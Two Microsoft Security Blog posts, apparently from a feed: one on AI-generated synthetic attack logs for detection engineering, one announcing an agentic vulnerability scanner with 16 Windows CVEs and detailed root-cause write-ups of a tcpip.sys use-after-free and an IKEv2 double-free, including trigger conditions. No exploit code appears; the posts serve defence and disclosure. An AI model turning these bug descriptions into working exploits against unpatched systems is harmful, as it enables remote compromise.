
  •  

Accelerating detection engineering using AI-assisted synthetic attack logs generation

Logs and telemetry are the foundation of modern cybersecurity. They enable threat detection, incident response, forensic investigation, and compliance across endpoints, networks, and cloud environments. Yet, despite their importance, high‑quality security attack logs are notoriously difficult to collect, especially at scale. 

Real‑world security telemetry is often composed of repeated benign activity occurring across environments and with very rare malicious activity. Gathering, labeling, and maintaining datasets with real attack logs is costly and operationally challenging. It requires not only labeling malicious activities, but also fully reconstructing attack scenarios. These challenges significantly slow detection engineering and limit the quality of both the rule-based detection authoring and anomaly-detection approaches. 

In this post, we explore a different path: using AI to generate realistic, high‑fidelity synthetic security attack logs. By translating attacker behaviors, expressed as tactics, techniques, and procedures (TTPs)—directly into structured telemetry, we aim to accelerate detection development while preserving realism and security. 

Why is this work important for Microsoft Defender customers? 

For Microsoft Defender customers, this work is crucial because it directly addresses the challenge of obtaining high-quality, realistic security attack logs needed for effective threat detection and response. By leveraging AI-driven synthetic log generation, organizations can accelerate the development of detection rules and AI-based automation approaches, while ensuring privacy and reducing operational overhead. Synthetic logs enable customers to simulate a broader range of attack scenarios—including rare and emerging threats—without exposing sensitive data or relying on costly lab-based simulations. Ultimately, this approach enhances the agility and effectiveness of Microsoft Defender detection and response capabilities, helping customers stay ahead of evolving cyber threats. 

Why Synthetic Security Logs in addition to Lab Simulations? 

Synthetic data has been widely adopted in various fields as a privacy-conscious substitute for real data, and it offers even greater advantages in cybersecurity. It enables the creation of safe, shareable datasets that avoid exposure of sensitive customer information, allows simulation of rare or emerging attacks that are challenging to observe in real environments, accelerates the process of detection engineering and testing, and supports reproducible experiments for benchmarking and evaluation. 

While synthetic logs are not a replacement for all lab-based validation, they can complement lab simulations by speeding up early-stage detection design, testing, and coverage expansion. Traditionally, generating realistic attack telemetry requires executing real attacks in controlled lab environments. While accurate, this approach is slow, labor‑intensive, and difficult to scale. It also limits agility for the security teams responsible for defending our systems and delays the rollout of new threat detections into production. This blog examines whether AI-assisted synthetic log generation can provide similar fidelity, without the operational overhead of lab‑based attack execution. 

Core Idea: From TTPs to Logs

Attackers can abuse TTP through various actions that exploit different processes. At a high level, the proposed workflow consumes “TTP + Action” as input and produces structured security logs as output. 

Input: High‑level attacker TTPs from the MITRE ATT&CK framework [1], a widely used knowledge base of adversary tactics and techniques, and concrete attacker actions. See the example below. 

Tactic Technique Action 
Stealth T1202 – Indirect Command Execution  The attackers executed forfiles and obfuscated their actions using variable expansion of %PROGRAMFILES and hex characters (for example, 0x5d). They obfuscated the use of echo, open, read, find, and exec to extract file contents, then passed the output to a Python interpreter for execution. 

Output: Realistic log entries with correctly populated fields such as “Command Line”, “Process Name”, “Parent Process Name”, and other relevant telemetry fields. 

Goal: The goal is not to reproduce logs verbatim, but to generate realistic, semantically correct logs that would accurately trigger detections, mirroring real attacker behavior. 

Approaches for Synthetic Attack Log Generation

We explore three increasingly sophisticated techniques for generating logs. 

  1. Prompt‑Engineered Generation: Our baseline approach uses a series of carefully designed expert‑crafted prompts. The workflow comprises a structured, multi‑stage dialogue: 
    • Prompting: The model is given a detailed attack scenario and context. 
    • Iterative Generation: Logs are generated across multiple turns to maintain coherence. 
    • Evaluation: An independent large language model (LLM)-as-a-Judge assesses realism and consistency. 

As depicted in the following image, the prompts explicitly instruct the model to reason like a cybersecurity researcher, leverage MITRE ATT&CK knowledge, and produce coherent attack narratives. 

Diagram that shows a three-stage AI agent pipeline: prompting for attack scenarios,
iterative generation of logs, and LLM-as-a-Judge evaluation.
  1. Agentic Workflow-based GenerationWhile the first approach works well in simpler cases, it struggles with complex, multi‑stage scenarios. To address these limitations, we introduced an agentic workflow using three specialized agents focused on different tasks: 
    • Generator Agent: Produces an initial set of logs based on the input. 
    • Evaluator Agent: Reviews logs and provides structured feedback. 
    • Improver Agent: Suggests targeted refinements based on feedback. 

As depicted in the image below, these agents collaborate in an iterative loop (generate, evaluate, improve), allowing the system to correct errors, fill gaps, and refine details over multiple turns. This collaborative process significantly improves log completeness and fidelity, especially for complex attack chains. 

Diagram that shows a cyclical agentic workflow where generator, evaluator, and improver
agents collaborate to produce synthetic telemetry logs.
  1. Multi-Turn Reinforcement Learning with Verifiable Rewards: While the synthetic logs generated by the agentic workflow are often semantically correct, preserving key properties like parent‑child process relationships and event ordering, they still differ noticeably from real event logs, especially in process paths, command‑line arguments, service names and so on. This limits the usage of these logs to test detection efficacy; effective detection engineering requires reliably distinguishing benign activity from malicious behavior.  
    To address this challenge, we conduct experiments using Reinforcement Learning with Verifiable Rewards (RLVR). Instead of rigid rewards used by the evaluator agent in the previous agentic workflow approach, we use partial rewards to learn the policies as follows: 
    • We use an LLM‑as‑a‑Judge as follows to compare the synthesized data against ground‑truth logs.  
    • The model only awards partial rewards based on semantic alignment and imposes a penalty if the generated string is not an exact match of the ground-truth logs, producing a more context-aware and flexible reward signal to guide the learning process. 
    • The judge also produces reasoning, making evaluations transparent, and auditable. 
Diagram that shows the LLM-as-a-Judge evaluation comparing generated logs to ground
truth, issuing rewards or penalties to drive policy updates.

While this direction of research shows a lot of promise, it is heavily dependent on the amount of labeled training data. To address this limitation, we applied data augmentations, including: 

  • Paraphrasing attack narratives while preserving technical intent 
  • Perturbing parameters (e.g., replacing executable names with plausible alternatives, re-ordering flags, etc.) 

This allowed us to scale from hundreds to thousands of training examples. 

Evaluation Datasets

To ensure our approach generalizes across environments and attack types, we evaluated it on three complementary datasets: 

  1. Goal‑Driven (GD) Campaigns: These are tightly scoped datasets produced by repeatable attack simulations conducted by our threat researchers. GDs are built around a specific security objective (e.g., detecting credential dumping on Windows servers). They provide clean ground truth and well‑defined attacker actions. We used a total of 10 different GD executions to evaluate our approaches. 
  1. Security Datasets Project: An open‑source initiative [2] that provides malicious and benign datasets from multiple platforms, enabling broader evaluation and generalizability across different environments.  
  1. ATLASv2 Dataset: The ATLASv2 dataset [3] is comprised of Windows Security Auditing logs, Sysmon logs, Firefox logs, and Domain Name System (DNS) telemetry. These logs are generated across two Windows VMs by executing 10 multi‑stage attack scenarios and introducing realistic noise and cross‑host behaviors. We limited the evaluation of synthetic attack logs to malicious activity during the attack windows. 

Note: The external datasets from the Security Datasets Project and ATLASv2 are used strictly for research and validation of our log generation methods. These datasets are not used in the development, training, or deployment of any commercial products. 

Evaluation 

Methodology: We evaluated the prompt engineering and agentic workflow approach on the three datasets across multiple reasoning and non‑reasoning models, using recall as our primary metric. Recall measures the model’s ability to generate semantically relevant log instances (true positives) expected for a given attack scenario. Our LLM‑as‑a‑Judge performs flexible matching, focusing on: 

  • New process name 
  • Parent process name 
  • Command line semantics 

For example, a synthetic log containing “forfiles.exe” can successfully match a ground‑truth entry with the full path “D:\Windows\System32\forfiles.exe”

Key Results: The results in experimental evaluation demonstrate that prompt-only  approaches establish a baseline but show inconsistent performance. The agentic workflows deliver dramatic recall improvements across all datasets. Reasoning models, combined with agentic refinement, achieve the highest fidelity.  

Finally, our experiments training reinforcement learning approaches conclude that while it shows a significant promise, a substantial amount of labeled data will be required for the agent to learn effective policies to make the synthetic data identical to benign logs. 

Table 1 and Table 2 report the performance of the prompt-based and agentic workflow-based approaches, respectively. For reasoning models (o1, o3 and o3-mini), we report the recall values using a Medium reasoning effort. Overall, agentic collaboration emerges as the most effective technique for high‑quality synthetic attack logs generation. 

Table 1: Recall values for prompt-based log generation.
Table 2: Recall values for agentic workflow-based log generation.

Across the evaluation datasets we used, AI‑driven synthetic log generation shows strong potential to produce semantically meaningful logs from TTPs and attacker actions. It can capture multi‑event sequences, preserve parent‑child process relationships, and generate realistic command lines.

This capability can accelerate detection engineering by reducing dependence on costly lab setups and enabling rapid experimentation, without sacrificing realism or safety. Our early experiments with reinforcement learning with verifiable rewards also look promising and could improve verbatim alignment when sufficient training data is available. 

References

  • ATLASv2: ATLAS Attack Engagements, Version 2: 2401.01341 

This research is provided by Microsoft Defender Security Research with contributions from Raghav Batta and  members of Microsoft Threat Intelligence.

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedInX (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post Accelerating detection engineering using AI-assisted synthetic attack logs generation appeared first on Microsoft Security Blog.

  •  

Defense at AI speed: Microsoft’s new multi-model agentic security system tops leading industry benchmark

Today Microsoft announced a major step forward in AI-powered cyber defense: our new agentic security system helped researchers find 16 new vulnerabilities across the Windows networking and authentication stack—including four Critical remote code execution flaws in components such as the Windows kernel TCP/IP stack and the IKEv2 service. They used the new Microsoft Security multi-model agentic scanning harness (codename MDASH) which was built by Microsoft’s Autonomous Code Security team. Unlike single-model approaches, the harness orchestrates more than 100 specialized AI agents across an ensemble of frontier and distilled models to discover, debate, and prove exploitable bugs end-to-end.

The results speak for themselves: 21 of 21 planted vulnerabilities found with zero false positives on a private test driver; 96% recall against five years of confirmed Microsoft Security Response Center (MSRC) cases in clfs.sys and 100% in tcpip.sys; and an industry-leading 88.45% score on the public CyberGym benchmark of 1,507 real-world vulnerabilities—the top score on the leaderboard, roughly five points ahead of the next entry.

The strategic implication is clear: AI vulnerability discovery has crossed from research curiosity into production-grade defense at enterprise scale, and the durable advantage lies in the agentic system around the model rather than any single model itself. Codename MDASH is being used by Microsoft security engineering teams and tested by a small set of customers as part of a limited private preview.

This post explains how codename MDASH works, what we shipped today, what we learned along the way, and how you can sign up for the private preview.  

AI-powered vulnerability discovery at hyper-scale

The Microsoft Autonomous Code Security (ACS) team was assembled to take AI-powered vulnerability research from a research curiosity to production engineering at enterprise scale. Several members of this team came to Microsoft from Team Atlanta, the team that won the $29.5 million DARPA AI Cyber Challenge by building an autonomous cyber-reasoning system that found and patched real bugs in complex open-source projects. The lessons from that work, especially the level of engineering required to make the frontier language models perform professional-level security auditing, are what our new multi-model agentic scanning harness (codename MDASH) is built around.

Microsoft’s code base is challenging for security auditing for a few reasons: 

  • Massive proprietary surface. Windows, Hyper-V, Azure, and the device-driver and service ecosystems around them are private Microsoft codebases—not part of any commodity language model’s training corpus, and genuinely hard to reason about: kernel calling conventions, IRP and lock invariants, IPC trust boundaries, and component-internal idioms do not yield to pattern matching. On this surface, a model has to actually reason. 
  • DevSecOps at scale. Every finding has a real owner, a triage process, and a Patch Tuesday to land on. There is no quiet drawer for speculative findings; if a tool produces noise, the noise is everyone’s problem. 
  • High-value targets. Windows, Hyper-V, Xbox, and Azure serve billions of users. The payoff for finding a single hard bug is unusually high—and so is the cost of a false positive in a tier-one component. 

The findings in this post are the result of close collaboration between ACS, Microsoft Offensive Research & Security Engineering (MORSE), and Microsoft Windows Attack Research and Protection (WARP). WARP and MORSE own the deep, hard end of Windows offensive research; ACS brings the AI-powered discovery and validation pipeline. Together, the teams have collaborated to build a mature harness.

Codename: MDASH—Microsoft Security’s new multi-model agentic scanning harness

Codename MDASH is, at its core, an agentic vulnerability discovery and remediation system. The model is one input. The system is the product.

Diagram of an automated code security workflow showing stages from repository analysis and code scanning to bug triage, proof-of-concept generation, and automated patch creation and validation.

A useful mental model is to think of it as a structured pipeline that takes a code base and emits validated, proven findings:

  • Prepare stage: Ingests the source target, builds language-aware indices, and then draws the attack surface and threat models by analyzing the past commits. 
  • Scan stage: Runs specialized auditor agents over candidate code paths, emitting candidate findings with hypotheses and evidence. 
  • Validate stage:  Runs a second cohort of agents—debaters—that argue for and against each finding’s reachability and exploitability. 
  • Dedup stage: Collapses semantically equivalent findings (for example, patch-based grouping).
  • Prove stage: Constructs and executes triggering inputs where the bug class admits it. The prove stage validates the pre-condition dynamically and formulates the bug-triggering inputs to prove existence of vulnerability (for example, ASan in C/C++). 

Three properties make this work in practice:  

  1. An ensemble of diverse models that are effectively managed by codename MDASH. No single model is best at every stage. The multi-model agentic scanning harness runs a configurable panel of models. That includes SOTA models as the heavy reasoner, distilled models as a cost-effective debater for high-volume passes, and a second separate SOTA model as an independent counterpoint. Disagreement between models is itself a signal: when an auditor flags something as suspect and the debater can’t refute it, that finding’s posterior credibility goes up.
  1. Specialized agents. An auditor does not reason like a debater, which does not reason like a prover. Each pipeline stage has its own role, prompt regime, tools, and stop criteria. We don’t expect one prompt to do everything; we don’t expect one agent to recognize, validate, and exploit a bug in a single pass. Codename MDASH has more than 100 specialized agents, constructed through deep research with past common vulnerabilities and exposures (CVEs) and their patches, working independently to discover the bugs, and their auditing results will be ensembled as a single report.
  1. End-to-end pipeline with extensible plugins. The pipeline is opinionated, but it is not closed. Plugins let domain experts inject context the foundation models can’t see on their own—kernel calling conventions, IRP rules, lock invariants, IPC trust boundaries, codec state machines. The CLFS proving plugin we describe below is one such example: a domain plugin that knows how to construct a triggering log file given a candidate finding. For example, the Windows team extended reasoning with custom code analysis database, or CodeQL database can be also leveraged. 

The payoff for this architecture is portability across model generations. The pipeline’s targeting, validation, dedup, and prove stages are model agnostic by construction, which allows the harness to get the best of what any model has to offer. When a new model lands, A/B testing it against the current panel is one configuration flip. When a model improves, the customer’s prior investment—scope files, plugins, configurations, calibrations—all carry over, allowing customers to ride the frontier of security value.  

Using codename MDASH for security research

To evaluate bug-finding capabilities of the multi-model agentic scanning harness you need to first ground on code that has never been seen by a model. This eliminates the possibility that a model “learned the answers to the test.” We scanned StorageDrive, a sample device driver used in Microsoft interviews for offensive security researchers. The driver contains 21 deliberately injected vulnerabilities, including kernel use-after-frees (UAFs), integer handling issues, IOCTL validation gaps, and locking errors. Because StorageDrive is a private codebase that has never been published, we can safely assume it was not included in the training data of modern language models.

We ran the harness on StorageDrive using its default configuration. The results were striking: all 21 ground-truth vulnerabilities were correctly identified, with zero false positives in this run.

This simple test shows that the reasoning and vulnerability discovery capabilities of codename MDASH can approximate professional offensive researchers.

We then use the harness to conduct security auditing of the most security-critical part of Windows, namely, TCP/IP network stack.

The 5.12.2026 Patch Tuesday cohort

Across the Windows network stack and adjacent services, today’s Patch Tuesday includes 16 CVEs our engineering teams found using codename MDASH.

ComponentDescriptionCVESeverityType
tcpip.sysRemote unauth 
SSRR IPv4 packets causing UAF 
CVE-2026-33827 Critical Remote Code Execution
tcpip.sys NULL deref via crafted IPv6 extension headersCVE-2026-40413 Important Denial of Service (DoS)
tcpip.sys Kernel DoS via ESP SA refcount underflowCVE-2026-40405 Important Denial of Service 
ikeext.dll Unauth IKEv2 SA_INIT double-free triggers LocalSystem RCECVE-2026-33824 Critical Remote Code Execution 
tcpip.sys Use-after-free in Ipv4pReassembleDatagram leading to disclosure CVE-2026-40406 Important Information Disclosure 
tcpip.sys IPsec cross-SA fragment splicing via reassembly CVE-2026-35422 Important Security Feature Bypass 
tcpip.sys Unauthenticated local Windows Filtering Platform (WFP) RPC disables name cache CVE-2026-32209 Important Security Feature Bypass 
ikeext.dll Memory leak CVE-2026-35424 Important Denial of Service 
telnet.exe  Out-of-bounds (OOB) read in FProcessSB via malformed TO_AUTHCVE-2026-35423 Important Information Disclosure 
tcpip.sys IPv6+TCP MDL-split packet triggers NULL derefCVE-2026-40414 Important Denial of Service 
tcpip.sys ICMPv6 packet triggers NdisGetDataBuffer NULL 
deref 
CVE-2026-40401 Important Denial of Service 
tcpip.sys Pre-auth remote UAF via SA double-decrementCVE-2026-40415 Important Remote Code Execution 
http.sys Unauth remote QUIC control-stream OOB readCVE-2026-33096 Important Denial of Service 
tcpip.sys Kernel stack buffer overflow via RPC blobCVE-2026-40399 Important Elevation of Privilege 
netlogon.dll Unauthenticated CLDAP User= filter stack overflowCVE-2026-41089 Critical Remote Code Execution 
dnsapi.dllCrafted UDP DNS response triggers heap OOBCVE-2026-41096 Critical Remote Code Execution 

These vulnerabilities are 10 kernel-mode / 6 usermode. The majority are reachable from a network position with no credentials. Let’s take a closer look.

Two deep dives

The two findings below are characteristic of what the new Microsoft Security multi-model agentic scanning harness pipeline can do that a single model harness cannot. The first is a kernel race-condition use-after-free that requires reasoning about object lifetime across non-trivial control flow and three independent concurrent free paths. The second is an alias-aliasing double-free that spans six source files and is only visible against the contrast of a correctly handled site elsewhere in the same code base.

CVE-2026-33827—Remote unauthenticated UAF in tcpip.sys via SSRR

The vulnerability arises in the Windows IPv4 receive path due to improper lifetime management of a reference-counted Path object within Ipv4pReceiveRoutingHeader. After invoking a routing lookup, the function drops its sole owned reference to the Path through a dereference operation, but later reuses the same pointer when handling Strict Source and Record Route (SSRR) processing. Because the object’s reference count might reach zero at the earlier release point, the underlying memory can be returned to a per-processor lookaside allocator and subsequently reused, turning the later access into a classical use-after-free in kernel context.

This occurs on a network-triggerable path that processes attacker-controlled packet metadata, making it reachable at elevated IRQL within the networking stack. The core issue is escalated by the concurrency model of the path cache and associated cleanup routines. Once the caller relinquishes ownership, the Path object’s liveness depends entirely on external references held by shared data structures. Multiple independent subsystems—including the path-cache scavenger, explicit flush routines, and interface state-driven garbage collection—can concurrently remove the object and drop the final reference. These operations are not synchronized with the receive-side execution window in this function, and no lock is held to serialize access. As a result, on SMP systems the freed object can be reclaimed and overwritten before the subsequent dereference, converting a simple ordering bug into a race-driven use-after-free with real execution feasibility.

From an exploitation standpoint, the vulnerability is reachable by a remote, unauthenticated attacker through crafted IPv4 packets carrying the SSRR option that pass standard validation checks. The stale pointer dereference can trigger a chain of access through freed memory, potentially leading to controlled reads and a stronger corruption primitive if the reclaimed allocation is attacker-influenced. Although exploitation requires winning a narrow timing window and shaping allocator reuse, the combination of remote reachability, kernel execution context, and the potential for controlled memory manipulation elevates the issue to Critical severity.

Why single-model systems missed this bug

A single model harness tends to miss this bug because the lifetime violation is not locally visible even within the same function. The release of the Path reference and its later reuse are separated by non-trivial control flow—an alternate branch, multiple validation checks, and several early-drop conditions—which break the straightforward “release-then-use” pattern most detectors rely on. Without tracking reference ownership across these intermediate states, the model sees two independent operations rather than a temporal dependency. As a result, the dereference does not look suspicious in isolation, even though the reference count semantics guarantee the pointer might already be invalid.

The decisive signal also lives outside the immediate context. The same logical operation appears elsewhere with the correct order; all needed data is derived from the object before dropping the reference. This makes this call-site an inconsistency rather than an obvious misuse.

Detecting that requires cross-file reasoning: identifying analogous patterns, aligning their intent, and noticing the deviation. On top of that, reachability depends on composing multiple conditions—an input that sets the SSRR flag, default configuration that allows the path, and concurrent subsystems that can reclaim the object during the exposed window. A single-shot analysis collapses these steps and loses the interaction between them, whereas a staged approach can connect the ownership violation, the concurrency model, and the externally controlled trigger into a coherent exploitation path.

Disclosure. CVE-2026-33827, patched in April Patch Tuesday. 

CVE-2026-33824: Unauthenticated IKEv2 SA_INIT + fragmentation → double-free → LocalSystem RCE

The vulnerability lived in the IKEEXT service, the Windows component responsible for IKE and AuthIP keying for IPsec, and was reachable by a remote, unauthenticated attacker over UDP/500 on any host configured as an IKEv2 responder (RRAS VPN, DirectAccess, Always-On VPN infrastructure, or any machine with an inbound connection security rule). By sending a crafted IKE_SA_INIT carrying Microsoft’s “IPsec Security Realm Id” vendor-ID payload, followed by a single IKEv2 fragment (RFC 7383 SKF) that reassembles immediately, an attacker could trigger a deterministic double-free of a 16-byte heap allocation inside the service.

Because IKEEXT runs as LocalSystem inside svchost.exe, this represents a pre-authentication remote code execution path into one of the highest-privilege contexts on the system. The root cause is a textbook ownership bug. When IKEEXT reinjects a reassembled fragment back through its receive pipeline, it duplicates the packet’s receive context with a flat memcpy. This is a shallow copy: it clones the struct’s bytes but not the heap allocations it points to. One of those allocations is the attacker-supplied security-realm identifier, and after the copy, both the queued context and the live Main Mode SA hold the same pointer, and both believe they own it.

On teardown, each one frees it, resulting in a double-free. The trigger sequence is two UDP packets, no race, no special timing. The IKEEXT service runs as LocalSystem in svchost.exe. A double-free of a fixed-size heap chunk is a well-understood corruption primitive in modern Windows; we are not publishing further exploitation details. Reachability requires that the host has an IKEv2 responder policy that accepts the proposed transforms—the bug is reachable on RRAS VPN, DirectAccess, Always-On VPN, and IPsec connection security rules in their typical configurations, but a bare Start-Service IKEEXT with no responder policy is not vulnerable. The IKEEXT service is DEMAND_START by default; where responder policy exists, BFE will start it on the first inbound IKE packet, so the attacker does not need IKEEXT to already be running.

Why single-model systems missed this bug

The bug is an aliasing lifecycle bug spanning six files: ike_A.c (the bad memcpy), ike_B.c (the alias origin and the first stack-local copy), ike_C.c (the wrong free), ike_D.c (both the right pattern and the second free), ike_E.c (where the buffer gets populated remotely), and ike_F.c (the IKEv2 dispatcher and the UAF read site that precedes the second free). No single-file analysis sees it. The strongest piece of evidence that the bug is real is the correct version of the same pattern, in the same code base, in ike_D.c—immediately after the memcpy of the selector. Catching this requires the auditor to recognize the missing step at one site by reference to the present step at another. Our specialized auditor agents are designed to surface exactly these comparisons; the debate stage forces them to stand up under cross-examination.

Disclosure. CVE-2026-33824, patched in April Patch Tuesday.   

How capable is codename MDASH?

The Patch Tuesday cohort and the StorageDrive are forward-looking signals. Two retrospective benchmarks tell us how the system performs against ground truth on real, well-reviewed code.  

Recall on historical MSRC cases. We re-ran codename MDASH against pre-patch snapshots of two heavily reviewed Windows components and measured whether the historical MSRC-confirmed bugs would have been (re-)discovered: 

  • clfs.sys: 96% recall on 28 MSRC cases spanning five years. 
  • tcpip.sys100% recall on 7 MSRC cases spanning five years. 

These are the strongest internal numbers we publish, and they are meaningful for a specific reason: the MSRC case database is the ground truth for what real attackers exploited, what required a Patch Tuesday, and what defenders had to react to. A system that recovers 96% of a five-year MSRC backlog in a heavily reviewed kernel component is not finding theoretical weaknesses; it is finding the bugs that mattered. 

We are deliberate about what these numbers do and do not claim. They are retrospective recall benchmarks on internal code with a finite case count. They tell us that the system would have been useful had it existed at the time. They do not, by themselves, predict that the next 38 bugs in CLFS will be found at the same rate. The forward-looking signal is the Patch Tuesday cohort itself. 

The CLFS proving extension as a worked example. The 96% CLFS recall number is in part a story about the prove stage. Many CLFS findings look interesting until you try to construct a triggering log file; a candidate finding without a proof is, in practice, an entry on a triage backlog. The CLFS-specific proving plugin we wrote knows how to construct triggering logs given a candidate finding: it understands the on-disk container layout, the block-validation sequence, and the in-memory state machine well enough to drive a candidate path to its sink. This is precisely what plugin extensibility is for: the foundation models do not, and should not be expected to, internalize Microsoft-specific filesystem invariants. The plugin embeds them, the model uses them, and the outcome is bugs that survive being proven, not bugs that get filed and forgotten.

CyberGym. On the public CyberGym benchmark—a corpus of 1,507 real-world vulnerability reproduction tasks drawn from across 188 OSS-Fuzz projects—the Microsoft Security multi-model agentic scanning harness reaches an 88.45% success rate, the highest score on CyberGym’s published leaderboard at the time of writing and roughly five points above the next entry, 83.1%. This result was obtained by using generally available models. The strong results suggest that the surrounding agentic system contributes substantially to end-to-end performance, beyond raw model capability. For evaluation, we used CyberGym’s default configuration (level 1), which provides the vulnerable source code and a high-level vulnerability description. To interface with CyberGym’s evaluation protocol, we extended the harnesses prove stage to autonomously submit proof-of-concept (PoC) inputs and retrieve flags.

Our failure analysis of the remaining roughly 12% reveals two notable structural patterns: among findings that targeted the wrong code area, 82% came from tasks with vague descriptions that also lacked function or file identifiers, suggesting that description quality is a major factor in scan accuracy. We also found cases where the agent constructed libFuzzer-style inputs, but the benchmark task actually required honggfuzz-format inputs, leading to otherwise sound reproductions failing on harness-format mismatch.

What this all means

We are at a moment in the industry where AI-powered vulnerability discovery stops being speculative and starts being an engineering problem. The findings in this Patch Tuesday and the retrospective recall on five years of CLFS MSRC cases are evidence that AI vulnerability findings can scale.

What we have learned building MDASH and using it across Microsoft is more portable: the harness does the work, and the model is one input.

This matters in three concrete ways.

First, discovery requires composition that no single prompt can achieve. The bugs in this post—the tcpip.sys race, the ikeext.dll alias chain—are not visible to a model handed a single function. They are visible to a system that can sequence cross-file pattern comparison, multi-step reachability analysis, debate between specialized agents, and end-to-end proof construction. Single-model harnesses undersold what models can do; over-trusted single agents overshoot what models can do reliably. The art is the harness around the model, and the harness is most of the engineering.

Second, validation is the difference between a finding and a fix. A scanner that flags candidate bugs is a scanner that produces a triage backlog. The Patch Tuesday cohort is what it is because the system that produced it does not stop at candidate—it debates, dedups, and proves. Validation is not a checkbox; it is its own pipeline of agents and plugins, and it is where most of the day-over-day engineering ends up.

Third, the system absorbs model improvements, which is what makes it durable. When a new model lands, the targeting, debating, dedup, and proof stages do not need to be rewritten; we change a configuration and re-run an A/B test. The customer’s investment—per-project context, scan plugins, proving agents—carries over. This is the architectural property that matters most over time, because the model lottery is going to keep playing out, and any system whose value is gated on a particular model is a system that has to be rebuilt every six months.

For defenders—at any scale, on any code they own—the implication is the same. The right question to ask of an AI vulnerability tool is not which model does it use? but what does it do with the model, and what survives when the next model arrives?

Conclusion

The Microsoft Security multi-model agentic scanning harness (codename MDASH) is helping our engineering teams meaningfully improve security outcomes using generally available AI models—today. It is also being tested by customers as part of our limited private preview. To join the private preview, please sign up here.

Many thanks to the teams across Microsoft working to improve the security of our customers, including the Autonomous Code Security team, the Microsoft Offensive Research and Security Engineering (MORSE), and the Microsoft Windows Attack Research and Protection (WARP) whose work led to the findings in this post. 

We look forward to sharing more updates with customers and the industry as we work to make the world a safer place for all. 

The post Defense at AI speed: Microsoft’s new multi-model agentic security system tops leading industry benchmark appeared first on Microsoft Security Blog.

  •  

Defending consumer web properties against modern DDoS attacks

